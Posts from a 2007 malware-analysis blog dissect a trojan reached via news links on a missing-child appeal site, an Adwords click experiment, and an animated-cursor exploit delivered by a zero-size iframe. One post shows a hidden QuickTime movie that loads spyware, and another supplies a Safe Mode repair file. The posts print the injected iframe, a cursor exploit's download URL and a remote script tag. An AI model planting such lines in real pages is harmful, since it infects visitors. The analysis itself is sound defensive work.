ExtractScripts is another one of my little tools I use to analyze malware.
Tuesday 26 June 2007
Monday 28 May 2007
Find Madeleine
I knew this was bound to happen, but I still got upset when I was confronted with it.
http://findmadeleine.com, the official website to find Madeleine McCann, has a page with links to news articles.

Several days ago, when clicking on one of the news links, a new IE window opened, showing the news article, and ultimately, downloading a trojan. Someone must have taken action, because as of this writing, the trojan is not downloaded anymore. And just to be clear: the trojan was not hosted on or linked to from the findmadeleine.com site.
The official website to find Madeleine McCann links to news sites with articles about the search for Madeleine. One of these sites links to http://47z.nh5egc.gondar-my.info/htm/cc1.php?p=55, which in turn links to http://ww3.boz.com.my-expert-pop-block.biz/track3/sh.htm, which in turn downloads http://ww3.boz.com.my-expert-pop-block.biz/track3/%73%68%65%2e%6a%73.
%73%68%65%2e%6a%73 (she.js) is an encoded JavaScript trojan, detected as JS/IEstart.gen.c. Some of the things it does are:
- changing your IE start page
- installing a VB script to be executed each time your machine boots
- changing the hosts file
- …
The trojan is encoded with the Windows Script Encoder, I used the Windows Script Decoder to decode it.
It’s a known tactic of scammers to exploit the curiosity of the general public whenever there’s an important news event. I don’t think I can do something to help find Madeleine, but I’ll keep an eye on the news section to try to stop these scammers.
Monday 21 May 2007
Click Fraud
After last week’s world-wide entertainment, I’m continuing with the more serious topic of steganography and rainbow tables, but first a small remark.
Some persons have commented that I didn’t discount the click fraud factor. The reason why I didn’t is that the motivation of the persons who clicked on my ad doesn’t matter at all. If it’s a person clicking on a “malicious” ad to commit click fraud, the result is the same: the cybercriminal gets a shot at trying to infect his machine.
And if it’s a program instead of a person doing the click fraud, the result is also the same if it’s a Windows program using the MS IE ActiveX component. I’m waiting for feedback to try to quantify the amount of non-Windows automated click-fraud that could have impacted my Google Adwords campaign. I’ll post an update when I get said feedback.
Wednesday 16 May 2007

Tuesday 15 May 2007
1C0D49A102278EBA2CB2D1A4497810A6
1C0D49A102278EBA2CB2D1A4497810A6 is the MD5 hash of a statement I make about my ongoing Google Adwords experiment.
The statement will be published on this blog in due time. I’m not trying to build suspense with this post, my statement is not spectacular.
Monday 7 May 2007
“Is your PC virus-free? Get it infected here!”
Would you click on this Google ad?

No? Sure? Because 409 persons did!
How do I know? Because I’ve been running this Google Adwords campaign for 6 months now.
Last fall, my attention got caught by a small book on Google Adwords at our local library. Turns out it’s very easy to setup an ad and manage the budget. You can start with a couple of euros per month. And that gave me an idea: this can be used with malicious intend. It’s a way to get a drive-by download site on the first page of a search result (FYI, I’ve reported on other ways to achieve this). So I started an experiment…
- I bought the drive-by-download.info domain. .info domains are notorious for malware hosting.
- I setup a web server to display a simple page saying “Thank you for your visit!” and to log each request. That’s all. I want to be absolutely clear about this: no malware or other scripts/code were ever hosted on this server. No PCs were harmed in this experiment.
- I started a Google Adwords campaign with several combinations of the words “drive by download” and the aforementioned ad, linking to drive-by-download.info
- I was patient for 6 months
During this period, my ad was displayed 259,723 times and clicked on 409 times. That’s a click-through-rate of 0.16%. My Google Adwords campaign cost me only €17 ($23). That’s €0.04 ($0.06) per click or per potentially compromised machine. 98% of the machines ran Windows (according to the User Agent string).
In a previous post on spamdexing , I reported 6,988 click-throughs to malicious websites over a 3 month period. That’s 2,329 click-throughs per month, compared to my 68 click-throughs per month. The Spamdexing “R” Us operation was much more successful than my little experiment, but at a greater cost (they ran a bunch of dedicated web servers). I’m sure I could get much more traffic with a higher Google Adwords budget and a better designed ad.
This is how my ad looks on a search result page:

I designed my ad to make it suspect, but even then it was accepted by Google without problem and I got no complaints to date. And many users clicked on it. Now you may think that they were all stupid Windows users, but there is no way to know what motivated them to click on my ad. I did not submit them to an IQ-test 😉
Recently there have been several stories in the press pointing out that this technique is used “in the wild”. That’s why I’m publishing my results now, but my experiment is still running. Of course, the nature of the experiment has changed now that I have revealed it, but it could still turn out to be interesting.
You can find a video of Google showing my ad here hosted on YouTube, and you can find a hires version (XviD) here. Not the best quality, but I wanted to show off my new Nokia N800.
I want to thank all participants of my experiment.
Tuesday 10 April 2007
And This Time, The Vector Is… The Animated Cursor, Again
Microsoft Security Bulletin MS05-002 did not patch all vulnerabilities in animated cursors. More than 2 years later, Microsoft had to patch again.
I saw several animated cursors with shell-code last week, here’s an interesting case.
http://www.reverso.net is an online translation website. The site was compromised, criminals inserted this iframe in the main page:
<iframe src=http://www.worldaofwr.net/jw/index.htm width=0 height=0>
An iframe element is like an include statement, the browser will include the source to render the page you’re viewing. Notice that the dimensions of the iframe are zero, it will be invisible. Inserting an iframe pointing to a malicious website is a method of choice for compromising websites.
As of this writing, Reverso has removed the iframe from their website (I did inform them).
Here’s the cleaned up page from the malicious website, referenced by the iframe:

The JavaScript in this page will check if you’re using Internet Explorer version 6 or 7, and if you do, it will fingerprint your OS. Are you using Windows 2000, XP or 2003? If you’re using XP, it will use an animated cursor named pay.mid, and if you’re using 2000, it will use another animated cursor named 7517.jpg.
I can see only one reason why the programmer would code this test to send you a cursor, aside from ignorance, and that is to keep a low profile. Because exploiting the animated cursor vulnerability does not crash your browser or generates errors you might notice, the malware programmer could just send you all the cursors he has, and hope that one of them is the right exploit for your machine. But sending several malicious payloads increases the chance that the malware gets detected by an IDS or AV.
In this case, your machine cannot be infected when you’ve disabled scripting. But the programmer could have used server-side scripting in stead of client-side scripting, because your browser sends an User Agent string, which tells the server exactly which browser you’re using and on which OS. Disabling scripting in your browser will not stop server-side scripting.
The animated cursor is downloaded by your browser through a DIV element with a CSS style defining a cursor. Notice that the file extension of the downloaded cursor is .MID or .JPG, not .ANI. Apparently, this is no problem for Internet Explorer, it just assumes the file is an animated cursor. But the malware author has done this to try to stay below your radar. MID is an extension for music files, JPG is an extension for pictures. Many AVs are configured not to scan multimedia files for performance reasons, so the exploit in the cursor might go undetected by using a multimedia file extension. Or if you have blocked ANI files on your proxy, these ones will get through if you allow .MID and .JPG.
Let’s look inside the animated cursor pay.mid, it’s very small, just 801 bytes. A quick way to look inside is to dump the strings, like this: strings pay.mid.
RIFF
ACONanih$
TSIL
TSIL
anihR
01230123012301230123012301230123
444444444444444444444444444
cmd >
/c "
T}      >
QSPPPPPPWP
hurlm
jlhntdl
huser
l$$6
6;|$(u
http://www.worldaofwr.net/jw/soft.exe
And here we see an URL pointing to an executable. You don’t have to be a reverse engineer to understand that the shell-code in this animated cursor will download and execute the executable. And you don’t have to be an IT security expert to know that the downloaded executable is malware.
Sunday 18 March 2007
Update: P0wned by a QT movie
Apple has released a new QuickTime version (7.1.5) without support for JavaScript. This happened about a week before I posted “P0wned by a QT movie”. I had analyzed the infection and written (but not published) my post before Apple published the update, and since I don’t use QT (it’s not installed on my systems), I was not aware of this fix when I published my post.
This unfortunate timeline created some confusion, several readers wanted to know if this infection vector could still be used with the latest QuickTime version. I’ve tested this and I can confirm that the latest version of QuickTime (7.1.5) doesn’t support JavaScript anymore. Apple has done the right thing, even if it was “a feature and not a bug”, the best thing to do was to remove support for JavaScript in QuickTime.
The modified QT movie I used in my tests displays a message box when it is embedded in an HTML page and viewed with IE. If you’re interested, I’ve made a movie of my tests (rest assured, it’s not QT), the movie is hosted here on YouTube, and you can find a hires version (XviD) here.
Monday 12 March 2007
P0wned by a QT movie
Here’s an interesting infection vector, used by a new malware: it’s a QuickTime movie!
McAfee VirusScan detects the malware as JS/SpaceTalk Trojan. The description for this malware is empty, your guess of the characteristics of this malware is as good mine.
Interested in the details? Read on!
This Myspace page (of a French rockband) has an embedded QuickTime movie. Here’s the EMBED HTML tag in the source (I changed the formatting to make it more readable):
  <embed
    enableJavascript="false"
    allowScriptAccess="never"
    allownetworking="internal"
    src=http://profileawareness.com/tys4.mov
    hidden=true />
The EMBED tag instructs your browser to play a movie when it renders the HTML page. But in this case, the movie is hidden (attribute hidden is true). It’s a QuickTime movie, downloaded from the profileawareness.com server.
This tys4.mov QuickTime movie is sneaky: it contains JavaScript code to download and execute another JavaScript program. QuickTime has a feature that allows you to embed URLs or JavaScript in a movie. Apple calls this feature HREF tracks. From the Apple site:
An HREF track is a special type of text track that adds interactivity to a QuickTime movie. HREF tracks contain URLs that can specify movies that replace the current movie, load another frame, or that load QuickTime Player. They can also specify JavaScript functions or Web pages that load a specific browser frame or window.
An HREF track is not meant to be displayed; it simply contains link information. The URLs in an HREF track can be interactive or automatic. An interactive URL loads when you click anywhere in the movie’s display area. An automatic URL loads as a movie is playing at the exact frame specified by a text descriptor timestamp in the HREF track. With automatic URLs, you can create a narrated tour of a website, use web pages as slides in a presentation, activate a JavaScript command, or do anything else that requires loading movies or web pages in a predetermined sequence.
The syntax for an HREF track is simple, here’s an example that automatically loads the page http://www.google.com 1 minute into the movie:
  [00:01:00.00]

  A<http://www.google.com> T<frame>
Let’s take a look inside the tys4.mov QuickTime movie. First we use the strings command to dump all strings contained in this QuickTime file.
strings tys4.mov
Here is what we see at the end of the dump:

Do you recognize the syntax at the end: A<javascript> T<>
It will automatically execute a JavaScript script when the movie is played (since there is no timestamp, the script executes immediately).
The script is simple: it creates a script tag and adds it to the HTML page, thereby downloading and executing a new script from the profileawareness server:
<script src=’http://profileawareness.com/logs4/sqltrack.js‘/>
It’s this script that is detected by McAfee (at the moment of writing, McAfee was the only antivirus on VirusTotal to detect this script).
The QuickTime fileformat is a binary, hierarchical stream of atoms.
Qtatomizer is a tool to display this hierarchy of atoms.

The QuickTime movie is what is known as a Downloader, but AV programs do not detect it.
The downloaded script is just Spyware, it will collect data about the Myspace user viewing the page and upload it to the profileawareness server.

To summarize the actions:
• You visit a website
• It plays a hidden QuickTime movie
• The QuickTime movie automatically downloads a JavaScript program
• The JavaScript program is executed
Monday 19 February 2007
Restoring Safe Mode with a .REG file
I posted about a virus that disables Safe Mode by deleting the SafeBoot registry keys, and later I talked about tricks to restore the SafeBoot keys. Now I’m posting another way to restore the SafeBoot keys: merging a .reg file with the missing SafeBoot entries.
A comment by Mirco made me take a closer look at the SafeBoot registry key. I thought that they would contain settings and drivers that
are hardware dependent, but this turned out to be false. In fact, it just contains a list of references to devices, drivers and services that have to be started when booting into Safe Mode.
The registry keys to boot into Safe Mode are under the SafeBoot key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot

You can boot into Safe Mode without or with networking, there is a subkey for each mode: Minimal (no networking) and Network (with networking).
Each device, driver or service that has to be started has a subkey under the Minimal or Network key.
In this screenshot, you see the Cryptographic Services service:

BTW, if you want to disable a device, driver or service in Safe Mode, just delete the corresponding subkey (make a backup first).
I tested this with key {4D36E965-E325-11CE-BFC1-08002BE10318} (resulted in a disabled CD-ROM drive) and PlugPlay (resulted in a disabled Plug and Play service).
I compared several SafeBoot registry keys for Windows XP SP2 on different hardware platforms, and they were all identical. However, there were some small differences when comparing different operatings systems (Windows XP SP1, SP2 and Windows 2003 SP1). Remember that Safe Mode was introduced with Windows 2000.
These are minor differences, just listing devices, drivers or services that are only present on one version of Windows. For example, I found Volume shadow copy on a Windows 2003 and not on Windows XP. And Windows 2003 also had less network services than Windows XP, this is probably a result of the default hardening of Windows 2003: more services and applications are disabled by default on Windows 2003 than on Windows XP.
I’m now publishing a registry export file (.reg) with the SafeBoot keys from a clean Windows XP SP2 install and a clean Windows 2000 SP4 Professional install. You can use it to repair your PC when the SafeBoot keys have been deleted and System Restore cannot help you. I would not be surprised if you can use this REG file with other versions of Windows as well.

Download the ZIP file, extract the SafeBoot-for-Windows-XP-SP2.reg or SafeBoot-for-Windows-2000-SP4-Professional.reg file on the crippled PC and merge it into the registry by double-clicking it:
Download:
MD5: 5C1E3698877F79DD1C35F3107D4DC459
SHA256: 876D1C85E7556A334664C96F263781F5A9DBC9AB4DA26EDC6070AD947D09641D

 Didier Stevens